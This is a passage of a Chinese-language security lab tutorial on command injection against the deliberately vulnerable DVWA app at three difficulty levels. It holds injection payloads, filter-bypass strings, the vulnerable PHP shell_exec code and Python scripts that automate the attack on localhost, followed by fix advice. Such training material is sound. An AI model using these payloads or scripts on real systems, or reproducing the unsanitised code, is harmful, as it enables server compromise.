
firefox 浏览器


3) 测试方法

A. LOW 级别

a) 设置 DVWA 安全级别为 LOW
b) 使用 firefox 浏览器发起登陆请求
分别填写以下提交数据:
- 127.0.0.1&&id
- 127.0.0.1&&net user
- testcmdinjection||id
- testcmdinjection||net user
- 127.0.0.1&id
- 127.0.0.1|net user
- testcmdinjection&id
- testcmdinjection|net user


Vulnerability: Command Inje
localhost/DVWA-1.9/vulnerabilities/exec/#
DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 && id
Submit
1.填写提交数据
2.点击Submit按钮提交请求
3.注入命令回显
uid=0(wuke) gid=0
More Information
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout


Vulnerability: Command Inje
localhost/DVWA-1.9/vulnerabilities/exec/#
DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 && net user
Submit
1.填写提交数据
2.点击按钮提交数据
Administrator
Guest
3.注入回显
More Information
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout


Vulnerability: Command Inje
localhost/DVWA-1.9/vulnerabilities/exec/#
DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address: testcmdinjection || id
Submit
1.输入提交数据
2.点击Submit按钮，提交请求
3.注入回显
uid=0(wuke) gid=0
More Information
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

c) 分析结果

在包含注入命令数据提交后可根据回显结果是否包含执行命令结果特征进行判断是否存在注入命令漏洞，例如在输入命令中包含 id 的数据，查看响应结果是否包含 uid 和 gid

d) 代码分析

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
}

?>
```

说明：

执行过程直接将输入数据拼写到字符串中进行命令执行，无任何保护措施，可尝试任意可执行的命令（包括反弹 shell）

e) 自编 Python 脚本进行命令注入

```python
#encoding: utf-8

import re

import requests


def injection(addr, headers, payload):
    url = 'http://{0}:{1}/DVWA-1.9/vulnerabilities/exec/'.format(*addr)
    name = payload['name']
    pattern = payload['pattern']
    for pld in payload['payloads']:
        params = {
            'ip' : pld,
            'Submit' : 'Submit',
        }
        response = requests.post(url, params, headers=headers)
        if response.ok and re.search(pattern, response.text, re.I):
            print('+ name:', name, ', payload:', pld)
            break


def main(addr, headers):
    payloads = [
        {
            'name' : 'id',
            'pattern' : r'uid=\d',
            'payloads' : [
                '127.0.0.1;id;',
                '127.0.0.1&&id',
                '127.0.0.1&id', '127.0.0.1|id',
                'testcmdinjection||id',
                'testcmdinjection|id', 'testcmdinjection&id',
            ]
        },
        {
            'name' : 'netuser',
            'pattern' : r'administrator',
            'payloads' : [
                'testcmdinjection||net user',
                'testcmdinjection|net user', 'testcmdinjection&net user',
                '127.0.0.1&&net user',
                '127.0.0.1&net user', '127.0.0.1|net user',
            ]
        },

    ]
    for payload in payloads:
        injection(addr, headers, payload)


if __name__ == '__main__':
    server = ('localhost', 80, )
    headers = {
        'Cookie' : 'security=low; PHPSESSID=u91gorbk6d5j4de6ehrf2t3953',
    }
    main(server, headers)
```

使用：

- 从浏览器中 copy 登陆成功后的 cookie 信息
- 使用 python3 运行脚本

说明：

- 使用 requests 发送请求到 dvwa，在提交时使用具有注入命令的参数，通过注入命令执行结果特征码进行识别是否具有漏洞


B. MEDIUM 级别


a) 设置 DVWA 安全级别为 Medium

b) 使用 firefox 浏览器发起登陆请求

分别填写以下提交数据:

- 127.0.0.1&;&id
- 127.0.0.1&;&net user
- testcmdinjection||id
- testcmdinjection||net user
- 127.0.0.1&id
- 127.0.0.1|net user
- testcmdinjection&id
- testcmdinjection|net user





c) 分析结果

在包含注入命令数据提交后可根据回显结果是否包含执行命令结果特征进行判断是否存在注入命令漏洞，例如在输入命令中包含 net user 的数据，查看响应结果是否包含 administrator

d) 代码分析

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
	// Get input
	$target = $_REQUEST[ 'ip' ];

	// Set blacklist
	$substitutions = array(
		'&&' => '',
		';' => '',
	);

	// Remove any of the charactars in the array (blacklist).
	$target = str_replace( array_keys( $substitutions ), $substitutions, $target );

	// Determine OS and execute the ping command.
	if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
		// Windows
		$cmd = shell_exec( 'ping  ' . $target );
	}
	else {
		// *nix
		$cmd = shell_exec( 'ping  -c 4 ' . $target );
	}

	// Feedback for the end user
	echo "<pre>{$cmd}</pre>";
}

?>
```

替换输入数据中的&&和;

说明：

针对输入数据删除&&和;

e) 自编 Python 脚本进行命令注入

```python
#encoding: utf-8

import re
from concurrent.futures.thread import ThreadPoolExecutor
import itertools

import requests

WORKERS = 10


def injection(data):
    addr, headers, payload = data
    url = 'http://{0}:{1}/DVWA-1.9/vulnerabilities/exec/'.format(*addr)
    name = payload['name']
    pattern = payload['pattern']
    for pld in payload['payloads']:
        params = {
            'ip' : pld,
            'Submit' : 'Submit',
        }
        response = requests.post(url, params, headers=headers)
        if response.ok and re.search(pattern, response.text, re.I):
            return True, name, pld
    return False, name, None


def main(addr, headers):
    payloads = [
        {
            'name' : 'id',
            'pattern' : r'uid=\d',
            'payloads' : [
                '127.0.0.1;id;',
                '127.0.0.1&&id', '127.0.0.1&;&id',
                '127.0.0.1&id', '127.0.0.1|id',
                'testcmdinjection||id', 'testcmdinjection|;|id',
                'testcmdinjection|id', 'testcmdinjection&id',
            ]
        },
        {
            'name' : 'netuser',
            'pattern' : r'administrator',
            'payloads' : [
                'testcmdinjection||net user', 'testcmdinjection|;|net user',
                'testcmdinjection|net user', 'testcmdinjection&net user',
                '127.0.0.1&&net user', '127.0.0.1&;&net user'
                '127.0.0.1&net user', '127.0.0.1|net user',
            ]
        },

    ]
    datas = itertools.product([addr], [headers], payloads)
    executor = ThreadPoolExecutor(max_workers=WORKERS)
    for success, name, payload in executor.map(injection, datas):
        if success:
            print('+ name:', name, ', payload:', payload)


if __name__ == '__main__':
    server = ('localhost', 80, )
    headers = {
        'Cookie' : 'security=medium; PHPSESSID=u91gorbk6d5j4de6ehrf2t3953',
    }
    main(server, headers)

```

使用：

- 从浏览器中 copy 登陆成功后的 cookie 信息
- 使用 python3 运行脚本

说明：

- 使用线程池机制同时发起多个请求
- 使用 requests 发送请求到 dvwa，在提交时使用具有注入命令的参数，通过注入命令执行结果特征码进行识别是否具有漏洞


C. HIGH 级别


a) 设置 DVWA 安全级别为 High

b) 使用 firefox 浏览器发起登陆请求

分别填写以下提交数据:

- 127.0.0.1|id
- testcmdinjection|net user





c) 分析结果

在包含注入命令数据提交后可根据回显结果是否包含执行命令结果特征进行判断是否存在注入命令漏洞，例如在输入命令中包含 net user 的数据，查看响应结果是否包含 administrator

d) 代码分析

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
	// Get input
	$target = trim($_REQUEST[ 'ip' ]);

	// Set blacklist
	$substitutions = array(
		'&'  => '',
		';'  => '',
		'| ' => '',
		'-'  => '',
		'$'  => '',
		'('  => '',
		')'  => '',
		'`'  => '',
		'||' => '',
	);

	// Remove any of the charactars in the array (blacklist).
	$target = str_replace( array_keys( $substitutions ), $substitutions, $target );

	// Determine OS and execute the ping command.
	if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
		// Windows
		$cmd = shell_exec( 'ping  ' . $target );
	}
	else {
		// *nix
		$cmd = shell_exec( 'ping  -c 4 ' . $target );
	}

	// Feedback for the end user
	echo "<pre>{$cmd}</pre>";
}

?>
```

对&、;、-、$、(、)、`、||、|空格等字符进行过滤处理，注意对|空格清除并不清除|

说明：

针对输入数据删除&、;、-、$、(、)、`、||、|空格等字符（注意删除|空格,对|并不进行处理）

e) 自编 Python 脚本暴力破解

```python
#encoding: utf-8

import re
from concurrent.futures.thread import ThreadPoolExecutor
import itertools

import requests

WORKERS = 10


def injection(data):
    addr, headers, payload = data
    url = 'http://{0}:{1}/DVWA-1.9/vulnerabilities/exec/'.format(*addr)
    name = payload['name']
    pattern = payload['pattern']
    for pld in payload['payloads']:
        params = {
            'ip' : pld,
            'Submit' : 'Submit',
        }
        response = requests.post(url, params, headers=headers)
        if response.ok and re.search(pattern, response.text, re.I):
            return True, name, pld
    return False, name, None


def main(addr, headers):
    payloads = [
        {
            'name' : 'id',
            'pattern' : r'uid=\d',
            'payloads' : [
                '127.0.0.1;id;',
                '127.0.0.1&&id', '127.0.0.1&;&id',
                '127.0.0.1&id', '127.0.0.1|id',
                'testcmdinjection||id', 'testcmdinjection|;|id',
                'testcmdinjection|id', 'testcmdinjection&id',
            ]
        },
        {
            'name' : 'netuser',
            'pattern' : r'administrator',
            'payloads' : [
                'testcmdinjection||net user', 'testcmdinjection|;|net user',
                'testcmdinjection|net user', 'testcmdinjection&net user',
                '127.0.0.1&&net user', '127.0.0.1&;&net user'
                '127.0.0.1&net user', '127.0.0.1|net user',
            ]
        },

    ]
    datas = itertools.product([addr], [headers], payloads)
    executor = ThreadPoolExecutor(max_workers=WORKERS)
    for success, name, payload in executor.map(injection, datas):
        if success:
            print('+ name:', name, ', payload:', payload)


if __name__ == '__main__':
    server = ('localhost', 80, )
    headers = {
        'Cookie' : 'security=high; PHPSESSID=u91gorbk6d5j4de6ehrf2t3953',
    }
    main(server, headers)

```

使用：

- 从浏览器中 copy 登陆成功后的 cookie 信息
- 使用 python3 运行脚本

说明：

- 使用线程池机制同时发起多个请求
- 使用 requests 发送请求到 dvwa，在提交时使用具有注入命令的参数，通过注入命令执行结果特征码进行识别是否具有漏洞

4) 修复建议

a) 使用白名单对提交数据类型和格式进行严格验证
b) 限制执行命令由用户提交，使用白名单限制执行命令
c) 避免 web 服务器启动用户权限过高

3. 跨站请求伪造

1) 漏洞概述

跨站请求伪造是指攻击者引诱用户访问页面，攻击页面使用该用户身份在第三方网站自动进行操作


2) 测试工具

firefox 浏览器， burpsuite


3) 测试方法

A. LOW 级别


a) 设置 DVWA 安全级别为 LOW
b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080



